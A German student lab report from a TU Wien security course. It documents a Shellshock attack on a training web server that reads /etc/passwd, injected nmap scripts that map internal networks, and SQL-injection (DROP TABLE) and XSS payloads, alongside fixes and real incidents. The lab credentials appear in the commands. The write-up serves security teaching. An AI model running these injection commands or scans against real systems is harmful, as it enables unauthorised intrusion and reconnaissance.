TU Wien
Institut für Rechnergestützte Automation
Forschungsgruppe Industrial Software
Arbeitsgruppe ESSE
http://security.inso.tuwien.ac.at/

# Abgabedokument Lab1

# Security for Systems Engineering

183.637 - SS 2015

14.05.2015

Gruppe 05

| **Name** | **MatrNr.** |
|---|---|
| Marcel Gredler | 1325175 |
| Maximillian Moser | 1326252 |
| Roman Tonigold | 1327192 |
| Rafał Włodarski | 1327160 |

# Inhaltsverzeichnis



# 1 Lab1a

Nachdem wir uns mit dem Webserver verbunden hatten haben wir uns einmal angesehen welche Funktionalitäten auf der Homepage zur Verfügung stehen. Hierbei haben wir die Funktionen ausprobiert und uns zudem den Source-Code aller angesehen. Während dieser Prozedur sind uns zwei Orte aufgefallen an denen eine Schwachstelle verborgen sein könnte und zwar die Such-Funktion und Kontaktierung. // Auf den ersten Blick kannten wir keinen Angriff der auf CGI-Skripts oder MAIL gerichtet war, da wir jedoch den Hinweis hatten das ein erst vor kurzem gefundener Fehler auf der Seite versteckt ist haben wir eine kleine Recherche durchgeführt und sind hierbei auf den „Shellshock“ gestoßen. Natürlich haben wir diesen Angriff nun ausprobiert, um zu sehen ob wir hiermit auf den Server Zugriff erlangen. Mittels

wget –user=user05 –password=d6/0g0Um1zlAmfYF6tA32Q== -U ”() test;;echo \”Content-type: text/plain\”; echo; echo; /bin/cat /etc/passwd” http://localhost:8805/cgi-bin/search

haben wir getestet ob wir auf dem Server etwas auslesen können, und da wir auf diesen Versuch eine Antwort bekommen hatten, konnten wir über dieses Pattern alle notwendigen Informationen erlangen.

## 1.1 Warum funktioniert Shellshock?

In einem Shellskript ist es möglich Variablen und Funktionen zu definieren. Um diese definierten Funktionen und Variablen verwenden zu können müssen sie aufrufbar sein, was

im Shellskript dadurch gemacht wird, dass Variablen und Funktionen in Umgebungsvariablen exportiert werden, welche später aufgerufen werden können. Wenn nun Parameter übergeben werden, werden diese in eine Umgebungsvariable „geparst“ und eventuell anhängende Funktionen ebenfalls, jedoch in eine mit anderem Namen. Die Funktion selbst ist somit harmlos, die Problematik besteht nun jedoch darin das zusätzlich angehängte Befehle an die Funktion sofort (und ohne Überprüfung) aufgerufen werden, was heißt, dass die Funktion nie aufgerufen werden muss um Schaden anzurichten.

Warum funktioniert dies nun auf dem Webserver?
Die Antwort hierauf ist leicht, der Server verwendet für die Suchfunktion ein CGI-Skript, welches selbst über die Bash aufgerufen wird. Die übergebene Suchinformation wird hierbei als Variable an die Bash übergeben, wodurch wir genau in den oben beschriebenen Fehler hinein gelangen.

## 1.2 Was kann im System verbessert werden?

Die Schwachstellen im System sind zum einen die Bash-Version (in neuen Versionen wurde ein Update durchgeführt um die Lücke zu schließen) und die fehlende Input Validierung. Würde das System die Eingabe im Suchfeld vor dem Abschicken an das CGI-Skript mittels Whitelisting überprüfen, könnte der Shellshock-Angriff gefiltert und somit vermieden werden, wodurch auch ältere Bash-Versionen keine Probleme mehr bereiten. Eine andere Lösung wäre nichtsdestotrotz das Update der Bash auf dem Server um die Lücke in der Bash selbst zu schließen (hierbei ist das Problem das Updates auf Server oft nur sehr schwer, z.B. viele Sicherheitstests und Trockenläufe, durchführbar sind).

# 2 Lab1b

## 2.1 Vorgehensweise

### 2.1.1 Einführung

Den Shellshock ausnützend wurden vom attackierten Host aus Befehle für das Sondieren des Netzwerks ausgeführt, unter anderem:

- /sbin/ifconfig
- /sbin/route
- tracepath
- /usr/sbin/arp
- nmap

Anmerkung: Jene Befehle, welche nicht gleich erkannt wurden, wurden mit "whereis"gefunden.

### 2.1.2 Vorgehen

Zuerst haben wir die IPv4-Netze gescannt. Da ein Scan über die Netze 192.168.0.0/16 und 172.16.0.0/16 einen Timeout mit wget erzeugten, haben wir uns entschlossen, ein Shellscript zu schreiben, welches diese Aufgabe in mehrere kleine Scans zerlegt (Listing 1).

```
#!/bin/bash
for ((z=0;z<=255;z++))
do
ip="192.168."${z}".0/24"
file="net"${z}
cmd='wget -O '${file}' --user=user05 --password=d6/0g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-type: text/plain\"; echo; echo; nmap -sP '${ip}';" http://localhost:8805/cgi-bin/search'
echo ${cmd}
eval $cmd
done
```

Listing 1: Scan der IPv4-Netze

Nach einigen erfolglosen Versuchen, die IPv6-Netze fdcb:172:16:2:1000::/120, fdcb:AC:10:2:1000::/120 fdcb:192:168:98:1000::/120 und fdcb:C0:A8:62:1000::/120 zu scannen sind wir auf die Idee gekommen, ein ifconfig auf dem attackierten Host auszuführen.

Dabei sind wir auf die Tatsache gestoßen, dass der angegriffene Host sich im Netz fdcb:c447:e9d2:3553:1001:: befindet. Daher haben entsprechend diese Netze gescannt (Listing 2)

```
#!/bin/bash
# variable "pres" als array deklarieren
declare -a pres=("c447:e9d2:3553")

for pre in ${pres[@]}
do
for i in {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f}
do

ips=""

for j in $(seq 0 1 255)
do
```

```
15 # convert $j to hex
   hex=$(echo "obase=16; $j" | bc)
17
   # calculate IP
19 ip="fdcb:${pre}:100${i}::${hex}"

21 # add IP to list of IPs
   ips="${ips} ${ip}"
23
   done
25
   file="net6-${pre}-${i}"
27 inCmd="nmap -6 -sP ${ips}"

29 cmd='wget -O '${file}' --user=user05 --password=d6/0
      g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-
      type: text/plain\"; echo; echo;'${inCmd}';" http://
      localhost:8805/cgi-bin/search'

31 echo "INJECTED COMMAND"
   echo "==="
33 echo ${inCmd}
   echo "==="
35 eval $cmd
   done
37 done
```

Listing 2: Scan der IPv6-Netze

Anschließend haben wir von den gefundenen Hosts die Ports mittels nmap -A -p- gescannt (Listing 3).

```
   #!/bin/bash
2  # das 172er netz scannen
   for i in 12 15 25 253
4  do
   ip="172.16.2.${i}"
6  injCmd="nmap -A -p- ${ip}"
   file="host-${ip}"
8
   cmd='wget -O '${file}' --user=user05 --password=d6/0
      g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-
      type: text/plain\"; echo; echo; '${injCmd}';" http://
      localhost:8805/cgi-bin/search'
10
   eval $cmd
12 done
```

```
# das 192er netz scannen
for i in 1 5 22 54 99 124 201 202
do
ip="192.168.98.${i}"
injCmd="nmap -A -p- ${ip}"
file="host-${ip}"

cmd='wget -O '${file}' --user=user05 --password=d6/0g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-type: text/plain\"; echo; echo; '${injCmd}';" http://localhost:8805/cgi-bin/search'

eval $cmd
done

# das 1001er netz scannen
for i in 1 5 9 21 43 79 88 ab
do
ip="fdcb:c447:e9d2:3553:1001::${i}"
injCmd="nmap -6 -A -p- ${ip}"
file="host6-${ip}"

cmd='wget -O '${file}' --user=user05 --password=d6/0g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-type: text/plain\"; echo; echo; '${injCmd}';" http://localhost:8805/cgi-bin/search'

eval $cmd
done

# das 1002er netz scannen
for i in fd fe
do
ip="fdcb:c447:e9d2:3553:1002::${i}"
injCmd="nmap -6 -A -p- ${ip}"
file="host6-${ip}"

cmd='wget -O '${file}' --user=user05 --password=d6/0g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-type: text/plain\"; echo; echo; '${injCmd}';" http://localhost:8805/cgi-bin/search'

eval $cmd
done

# das 1003er netz scannen
for i in 7f 9a da
```

```
do
ip="fdcb:c447:e9d2:3553:1003::${i}"
injCmd="nmap -6 -A -p- ${ip}"
file="host6-${ip}"

cmd='wget -O '${file}' --user=user05 --password=d6/0
   g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-
   type: text/plain\"; echo; echo; '${injCmd}';" http://
   localhost:8805/cgi-bin/search'

eval $cmd
done
```

Listing 3: Portscan der gefundenen Hosts

Schlussendlich haben wir noch Befehle wie route, tracepath und tracepath6 verwendet, um einen besseren Überblick über die Topologie zu bekommen (Im Stile von Listing 4).

```
file="uname"
inCmd="/bin/uname -a"
cmd='wget -O '${file}' --user=user05 --password=d6/0
   g0Um1zlAmfYF6tA32Q== -U "() { test; }; echo \"Content-
   type: text/plain\"; echo; echo;'${inCmd}';" http://
   localhost:8805/cgi-bin/search'

echo "INJECTED COMMAND"
echo "==="
echo ${inCmd}
echo "==="
eval $cmd
```

Listing 4: Scan der IPv4-Netze

Dabei hat sich vor allem ergeben, dass der Host mit Namen SUN der zentrale Gateway im Netzwerk ist und unser Einstiegshost EARTH ist (I see what you did there).

## 2.2 Netzwerke und Hosts

### 2.2.1 172.16.2.0

Alle Hosts in diesem Netz liegen in der Domain dmz.vienna.essecorp.invalid.

- 172.16.2.12: pluto
  Dienste: HTTP (lighttpd 1.4.31) auf Port 80, Titel: EsseCorp Inc.
  Geschätztes OS: Unix
  Geschätzte Rolle: HTTP-Server

- 172.16.2.15: charon
  Dienste: FTP (vsftpd 2.3.5) auf Port 21
  Geschätztes OS: Unix (Exim smtpd ist nur auf Unixoiden OS vorhanden; auch von nmap geschätzt)
  Geschätzte Rolle: FTP-Server

- 172.16.2.25: eris
  Dienste: SMTP (Exim smtpd 4.80) auf Port 25
  Geschätztes OS: Unix (Exim smtpd ist nur auf Unixoiden OS vorhanden)
  Geschätzte Rolle: Mail-Server

- 172.16.2.253: makemake
  Dienste: Filtered SSH auf Port 22
  Geschätztes OS: Unix
  Geschätzte Rolle: Produktions-Server oder Netzwerk-Gerät

### 2.2.2 192.168.98.0

Alle Hosts in diesem Netz liegen in der Domain local.vienna.essecorp.invalid.

- 192.168.98.1: sun
  Dienste: filtered ssh auf Port 22
  Geschätztes OS: Cisco IOS/anderes Router-OS
  Geschätzte Rolle: Gateway

- 192.168.98.5: venus
  Dienste: DNS (dnsmasq 2.62) auf Port 53
  Geschätztes OS: Unix (dnsmasq ist nur auf Unixoiden OS verfügbar)
  Geschätzte Rolle: DNS-Server

- 192.168.98.22: saturn
  Dienste: SMTP (Exim smtpd 4.80) auf Port 25
  POP3 (Dovecot pop3d) auf Port 110
  IMAP (Dovecot imapd) auf Port 143
  Geschätztes OS: Unix (Dovecot ist nur auf Unixoiden OS verfügbar)
  Geschätzte Rolle: Mail-Server

- 192.168.98.54: mars
  Dienste: SOCKS5 auf Port 1080
  Geschätztes OS: Unix
  Geschätzte Rolle: Proxy

- 192.168.98.99: jupiter
  Dienste: IPP (CUPS 1.5) auf Port 631
  Geschätztes OS: Unix
  Geschätzte Rolle: Drucker(-Server)

- 192.168.98.124: earth
  Dienste: SSH (OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)) auf Port 22
  HTTP (Apache httpd 2.2.22 ((Debian))) auf Port 8801 - 8840
  Geschätztes OS: Linux (Debian)
  Geschätzte Rolle: Webserver

- 192.168.98.201: neptune
  Dienste: netbios-ssn (Samba smbd 3.X (workgroup: ESSECORP)) auf Port 139
  netbios-ssn (Samba smbd 3.X (workgroup: ESSECORP)) auf Port 445
  Geschätztes OS: Unix (samba 3.6.6)
  Geschätzte Rolle: File-Sharing-Server

- 192.168.98.202: mercury
  Dienste: N/A
  Geschätztes OS: N/A
  Geschätzte Rolle: Workstation

### 2.2.3 fdcb:c447:e9d2:3553:1001::

Alle Hosts in diesem Netz liegen in der Domain local.vienna.essecorp.invalid. Anmerkung: Die Hosts in diesem Netz sind mit hoher Wahrscheinlichkeit dieselben Hosts wie im Netz 192.168.98.0, nur mit ihren konfigurierten IPv6-Adressen.
Die einzige Änderung bezüglich Diensten liegt beim Host MARS vor.

- fdcb:c447:e9d2:3553:1001::1: sun
  Dienste: filtered ssh auf Port 22
  Geschätztes OS: Cisco IOS/anderes Router-OS
  Geschätzte Rolle: Gateway

- fdcb:c447:e9d2:3553:1001::5: venus
  Dienste: DNS (dnsmasq 2.62) auf Port 53
  Geschätztes OS: Unix (dnsmasq ist nur auf Unixoiden OS verfügbar)
  Geschätzte Rolle: DNS-Server

- fdcb:c447:e9d2:3553:1001::9: saturn
  Dienste: SMTP (Exim smtpd 4.80) auf Port 25
  POP3 (Dovecot pop3d) auf Port 110
  IMAP (Dovecot imapd) auf Port 143
  Geschätztes OS: Unix (Dovecot ist nur auf Unixoiden OS verfügbar)
  Geschätzte Rolle: Mail-Server

- fdcb:c447:e9d2:3553:1001::21: mars
  Dienste: HTTP-Proxy (Tinyproxy 1.8.3) auf Port 8080
  Geschätztes OS: Unix
  Geschätzte Rolle: Proxy

- fdcb:c447:e9d2:3553:1001::43: jupiter
  Dienste: IPP (CUPS 1.5) auf Port 631

Geschätztes OS: Unix
Geschätzte Rolle: Drucker(-Server)

- fdcb:c447:e9d2:3553:1001::79: neptune
  Dienste: netbios-ssn (Samba smbd 3.X (workgroup: ESSECORP)) auf Port 139
  netbios-ssn (Samba smbd 3.X (workgroup: ESSECORP)) auf Port 445
  Geschätztes OS: Unix (samba 3.6.6)
  Geschätzte Rolle: File-Sharing-Server

- fdcb:c447:e9d2:3553:1001::88: mercury
  Dienste: N/A
  Geschätztes OS: N/A
  Geschätzte Rolle: Workstation

- fdcb:c447:e9d2:3553:1001::ab: earth
  Dienste: SSH (OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)) auf Port 22
  HTTP (Apache httpd 2.2.22 ((Debian))) auf Port 8801 - 8840
  Geschätztes OS: Linux (Debian)
  Geschätzte Rolle: Webserver

### 2.2.4 fdcb:c447:e9d2:3553:1002::

Alle Hosts in diesem Netz liegen in der Domain dmz.vienna.essecorp.invalid. Anmerkung: makemake ist wahscheinlich derselbe Host wie makemake aus dem Netz 172.16.2.0.

- fdcb:c447:e9d2:3553:1002::fd: makemake
  Dienste: Filtered SSH auf Port 22
  Geschätztes OS: Unix
  Geschätzte Rolle: Produktions-Server oder Netzwerk-Gerät

- fdcb:c447:e9d2:3553:1002::fe: tauceti
  Dienste: Filtered SSH auf Port 22
  Geschätztes OS: Unix
  Geschätzte Rolle: Produktions-Server oder Netzwerk-Gerät

### 2.2.5 fdcb:c447:e9d2:3553:1003::

Alle Hosts in diesem Netz liegen in der Domain extra.vienna.essecorp.invalid.

- fdcb:c447:e9d2:3553:1003::7f: sirius
  Dienste: HTTP (lighttp 1.4.31) auf Port 80, Titel: EsseCorp Extranet
  HTTP (lighttp 1.4.31) auf Port 443, Titel: EsseCorp Extranet
  Geschätztes OS: Unix
  Geschätzte Rolle: Web-Server

- fdcb:c447:e9d2:3553:1003::9a: procyon
  Dienste: echo auf Port 7
  discard auf Port 9
  daytime auf Port 13
  chargen (Linux chargen) auf Port 19
  SSH (OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)) auf Port 22
  time auf Port 37
  Geschätztes OS: Linux (Debian)
  Geschätzte Rolle: Test-Server (bzw. Server für alles)

- fdcb:c447:e9d2:3553:1003::da: tauceti
  Dienste: filtered ssh auf Port 22
  Geschätztes OS: Unix
  Geschätzte Rolle: Produktions-Server oder Netzwerk-Gerät

## 2.3 Topologie

Anmerkung: Für jeden Host wurde maximal eine IP-Adresse angegeben (Abb. 1).

# 3 Lab1c

## 3.1 app0

### 3.1.1 Schwachstelle

Die Implementierte Schwachstelle in diesem Code ist „Injection“, genauer gesagt „SQL-Injection“.
Bei „Injection“ Angriffen geht es darum in einem Datenabfrage-Protokoll (wie z.B. SQL) Befehle einzuschläußen, um Attacken durchzuführen. Damit dies möglich ist, muss man in der Lage sein die Meta-Symbole des Protokolls verwenden zu können (z.B. Kommentar, neues Kommando, ...).

Wo befindet sich der Fehler im Code?

Wie man im Listing 5 sehen kann, werden die Übergebenen Argumente einfach gelesen und verwendet (Zeilen 8 und 30). Da die Meta-Symbole in diesen Zeilen nicht entfernt werden und die Abfrage in Zeile 30 erst erstellt wird, können weitere Befehle eingeschläußt werden, bzw. der derzeitige Befehlt modifiziert werden.

Wie kann der Fehler behoben werden?




Abbildung 1: Topologie

Um den Fehler zu beheben könnte man anstelle von normalen Statements, Prepared-Statements verwenden. Eine andere Möglichkeit wäre es die erhaltenen Informationen zu „Whilelisten“, um dadurch alle Meta-Symbole zu entfernen.

### 3.1.2 Ausnutzen der Schwachstelle

Um die Schwachstelle ausnutzen zu können müssen die folgenden Schritte getätigt werden:

- (H2-Datenbank muss gestartet und DB erstellt sein)
- anstatt einfach den Namen einer Person anzugeben, kann man ein SQL Kommando übergeben. Zum Beispiel könnte man statt „Manro“, „D"); DROP TABLE person –“ verwenden
- der Name muss beim Starten des Programms angegeben werden

java -jar app0a.jar <name-exploit>

### 3.1.3 Korrektur der Schwachstelle

Die Schwachstelle im Programm ist aufgehoben worden, indem im Code anstatt von Statements, PreparedStatements verwendet wurden (dies ist in Listing 6 zu sehen). Wieso ist dieser Code nun sicher?
Bei PreparedStatements sind die Abfragen bereits erstellt, zu dem Zeitpunkt indem die Parameter übergeben werden. Die Abfragen wurden beim Erstellen des PreparedStatements bis auf die „?“ bereits optimiert und es werden anschließend nur noch Primitive erlaubt.

### 3.1.4 Wo ist diese Schwachstelle aufgetreten?

- Im Oktober 2014 wurde eine Schwachstelle für SQL-Injection im Playstation Network gefunden. Obwohl diese Schwachstelle nicht ausgenutzt worden ist (wurde von einem Sicherheitsexperten gefunden), gab es vor dem Fix dieser Schwachstelle die Möglichkeit mittels einfachem Injection über den Browser die Nutzerdaten von Millionen-Usern auszulesen.
  Quelle: http://www.golem.de/news/sql-injection-sicherheitsluecke-erlaubt-zugriff-auf-sony-kundendaten-1410-110199.html (abgerufen am 14.05.2015 um 16:35)

- Im April 2015 haben australische Forscher eine Schwachstelle in der MedicalApp von SAP gefunden, mit der es möglich ist SQL-Injection durchzuführen. Ein derartiger Angriff würde es einem erlauben die Daten aus der Datenbank auszulesen, oder neue Daten einzufügen (neue Patientendaten). Zu diesem Zeitpunkt gibt es glücklicherweise noch keine Mitteilungen das diese Schwachstelle auf bösartige Weise ausgenutzt worden wäre.
  Quelle: http://customstoday.com.pk/researchers-found-sql-injection-flaw-in-sap-medical-app-allow-other-apps-to-get-access-to-emr-unwired-database-3/ (abgerufen am 14.05.2015 um 16:45)

- Aufgrund einer Schwachstelle in Magento (April 2015) sind 100K Webseiten gefährdet. Diese Schwachstelle erlaubt es mittels SQL-Injection einen neuen Admin-User in die Datenbank einzufügen und mittels diesem Kontrolle über eben jene zu erhalten. Seit dem Bekanntwerden dieser Schwachstelle wurden bereits einige Angriffe auf Webseiten gestartet, welche diese Schwachstelle angreifen.
  Quelle: http://arstechnica.com/security/2015/04/potent-in-the-wild-exploits-imperil-customers-of-100000-e-commerce-sites/ (abgerufen am 14.05.2015 um 16:50)

- Im April 2015 wurde die Firma AussieTravelCover mittels SQL-Injection angegriffen. Mithilfe dieses Angriffs ist es den Angreifer möglich gewesen die Daten von mehr als 750K Kunden zu erhalten. Um den Fehler zu beheben wurde die Webseite für einen guten Monat offline genommen, zudem sind die Behörden eingeschalten worden, jedoch bis jetzt ohne Festnahmen.

Quelle: http://news.softpedia.com/news/Aussie-Travel-Cover-Hacked-Over-750-000-Customer-Records-Exposed-470583.shtml (abgerufen am 14.05.2015 um 17:05)

## 3.2 app1

### 3.2.1 Schwachstelle

Hier wurde die Schwachstelle des XSS (Cross-Site-Scripting) in Java implementiert.
Von Angriff gefährdet sind Web-Anwendungen, in welchen User textuellen Inhalt erstellen können, welcher dann direkt auf der Seite verwendet wird (Beispiel: Gästebuch-Anwendungen).
Dabei schreibt ein Angreifer einen Inhalt so, dass er vom Browser interpretiert wird und eventuell schadhaften Code ausführt.
Beispiel:
In einem Gästebuch hinterlässt ein Angreifer die Nachricht 'Hallo!<script>alert("gotcha");</alert>'.

Im Falle einer verwundbaren Anwendung wird ein User, welcher sich das Gästebuch dann ansieht, einen Eintrag "Hallo!" sehen und sein Browser wird einen Alert-Dialog mit Inhalt "gotcha" anzeigen (sofern der User Javascript aktiviert hat).

Verhindert werden kann diese Schwachstelle durch Validierung und Sanierung des Inputs (z.B. im Falle des Gästebuches: Ersetzen aller HTML-Metazeichen durch ihre Entities).

### 3.2.2 Schwachstelle in Code

Bei der folgenden Anwendung (Listing 7) befindet sich die Schwachstelle im Bereich um Zeile 36, wo der angegebene String einfach in die Datenbank eingefügt wird, ohne vorher überprüft zu werden.

### 3.2.3 Ausnutzen der Schwachstelle

Um die Schwachstelle auszunutzen, kann das konkrete verletzbare Programm beispielsweise folgendermaßen aufgerufen werden:

java -jar vulnApp01.jar '<script>alert("vulnerable");</script>'

Nun sollte beim nächsten Aufruf des Programms ohne Parametern ein HTML generiert werden, das nach Öffnen mit einem Browser, welcher Javascript unterstützt und aktiviert hat, ein Alert-Fenster mit dem String "vulnerableërscheinen. Dies bestätigt die Verwundbarkeit des Programms.

Anmerkung: Das erzeugte HTML kann wie üblich per Pipes in eine Datei umgeleitet werden:

java -jar vulnApp01.jar > guestbook.html

### 3.2.4 Korrektur der Schwachstelle

Die Schwachstelle kann korrigiert werden, indem einfach (wie in Listing 8) der Input vorher saniert wird (es werden alle HTML-Metazeichen durch ihre Entities ausgetauscht).

### 3.2.5 Wo ist diese Schwachstelle aufgetreten?

- April 2015: InetSec Challenge 3
  Das soziale Netzwerk für Terroristen "Fakebook" wurde von einem geübten Hacker per XSS angegriffen. Dabei wurde der Account des Chefs der Terrorzelle so angegriffen, dass er jedem seiner Freunde eine Einladung zu einem Treffen (in Wahrheit ein Hinterhalt der Regierung) auf die Pinnwand schreibt.
  Quelle: https://secenv.seclab.tuwien.ac.at/secenv/default/inetsec1

- 2010: Twitter
  Auf Twitter wurde ein Tweet veröffentlicht, der bei einem onMouseOver-Event Popups anzeigte und auf pornografische Websites weiterleitete. Später kam ein dazu, dass sich der Tweet ohne Wissen des Opfers durch dessen Twitter-Account weiter verbreitete.
  Quelle: http://www.pcworld.com/article/205969/twitter_xss_worm_holds_lessons_for_it.html

- Juni 2014: Twitter
  Im Juni 2014 wurde das TweetDeck von Twitter per XSS angegriffen, was dazu führte, dass einige User unabsichtlich unverständliche Tweets von sich gaben.
  Das genaue Ausmaß des verursachten Schadens ist nicht geklärt.
  Quelle: http://www.v3.co.uk/v3-uk/news/2349680/twitter-scrambles-to-fix-tweetdeck-cross-site-scripting-attack

- Mai 2013: PayPal
  Die Suchfunktion von Paypal konnte (zumindest in der deutschen Version der Seite) für XSS benutzt werden, indem ein Javascript-Alert-Code verwendet wurde
  Quelle: https://threatpost.com/paypal-site-vulnerable-to-xss-attack/100787

## 3.3 app2

### 3.3.1 Schwachstelle

**Art der Schwachstelle:**

CWE-930: OWASP Top Ten 2013
Category A2 - Broken Authentication and Session Management
CWE-256: Plaintext Storage of a Password

Kurze Beschreibung:

Speichern der Passwörter in Plain-Text kann zu Systemkompromitierung führen.

Erweiterte Beschreibung:

Probleme mit Passwort-Management erscheinen wenn ein Passwort in den App-Eigenschaften oder Konfiguration bzw. in der Datenbank als Plain-Text gespeichert werden.
Jede Person, die den Lesezugriff zu solchen Dateien/Informationen hat bzw. bekommt, kann auch die passwortgeschützen Ressourcen zugreifen.

Zeit der Einfügrung:

Architektur und Design

Modi der Einführung:

Anwender glauben manchmal, dass sie ihre Anwendungen von einer Person nicht schützen können, die den Zugriff zur Konfiguration/Datenbank hat, aber diese Einstellung macht die Arbeit des Angreifers einfacher.

**Ort des Fehlers im Code:**

Wie man im Listing 9 sehen kann, werden in der Datenbank nur der Username und das Plain-Text-Passwort gespeichert (Zeilen 2 und 3).

**Wie kann der Fehler behoben werden?**

1. Passwort hashen (z.B. SHA-256)
2. Salt hinzufügen (random-Zeichen pro Benutzer und Passwort z.B. 24 bit lang)
3. „Langsames Hashen“: Passwort-Stretching (z.B. PBKDF2, min. 10000 Iterationen)

### 3.3.2 Ausnutzen der Schwachstelle

Um die Schwachstelle auszunutzen, gibt es folgende möglichkeiten:

- Die Webseite: http://wlodarski.at/secsyseng-ss2015/05/app2/src-vuln/lab1c.php zu besuchen.
- Das Program (app2/src-vuln/lab1c.php) auf einem beliebigen Server mit PHP auszuführen.

Dann sollen der Username und das Passwort angegeben werden und der Button „Registrieren“ gedrückt werden.

### 3.3.3 Korrektur der Schwachstelle

Wie man im Listing 10 sehen kann, ist die Schwachstelle aufgehoben worden, indem man in Code zusätzlich randomisierte Salts generiert (Zeile 52) und den PBKDF2 Algorithmus (Zeilen 1-36) mit SHA-256 Hashverfahren (Zeile 39 sowie 16) verwendet.

Das Programm ist nun sicher, da es keine Plain-Text Passwörter mehr gespeichert werden und der Algorithmus für das langsame Hashen (Zeilen 20-30) mit Salt und sicherem SHA-256 gilt heutzutage als eine sichere Methode für das Speichern der Passwörter.

### 3.3.4 Wo ist diese Schwachstelle aufgetreten?

- Im August 2013 hat sich herausgestellt, dass Google Chrome die Passwörter in Plain-Text Form speichert. Falls eine unbefugte Person den Zugriff zum Computer des Opfers bekommt, dann kann sie alle in Chrome gespeicherten Passwörter problemlos lesen - ohne Master-Passwort und einfach im Einstellungen-Panel. Wenn das nicht genug wäre, hat der Dev-Chef von Chrome gesagt, er wüsste über diese Schwachstelle und es gäbe keine Pläne, das System zu ändern.
  Es gibt noch keine bekannten Auswirkungen und Ausnutzungen von dieser Schwachstelle. Quellen: http://www.theguardian.com/technology/2013/aug/07/google-chrome-password-security-flaw
  https://nakedsecurity.sophos.com/2013/08/08/chrome-firefox-display-plain-text-passwords-with-a-few-clicks/

- Die Uber App hat den Usern die E-Mails mit Plain-Text-Passwörtern geschickt, dank denen die Hackers die Kontos angreifen konnten. Im letzten Monat (Mai 2015) hat Isabelle Berner aus den USA die Rechnungen für Taxi-Fahrten im Großbritannien bekommen, wobei sie gar nicht in Großbritannien war. Ihr Konto wurde gehackt und zwar hat Frau Berner das Passwort geändert, aber das war trotzdem kein Problem für den Hacker, ihr Konto nochmals auszunutzen. Danach hat sie ein E-Mail von Uber-Support bekommen, indem sie ihr neues Passwort - im Plain-Text - bekommen hat. Schließlich hat Frau Berner ihr Geld von Uber zurückbekommen.
  Quellen: http://motherboard.vice.com/read/ubers-response-to-hacked-accounts-is-more-bad-security
  http://www.itpro.co.uk/security/24631/uber-sends-hacking-victim-new-password-in-plain-text-email
  https://nakedsecurity.sophos.com/2015/05/19/uber-in-hot-water-again-over-plaintext-passwords-in-emails/

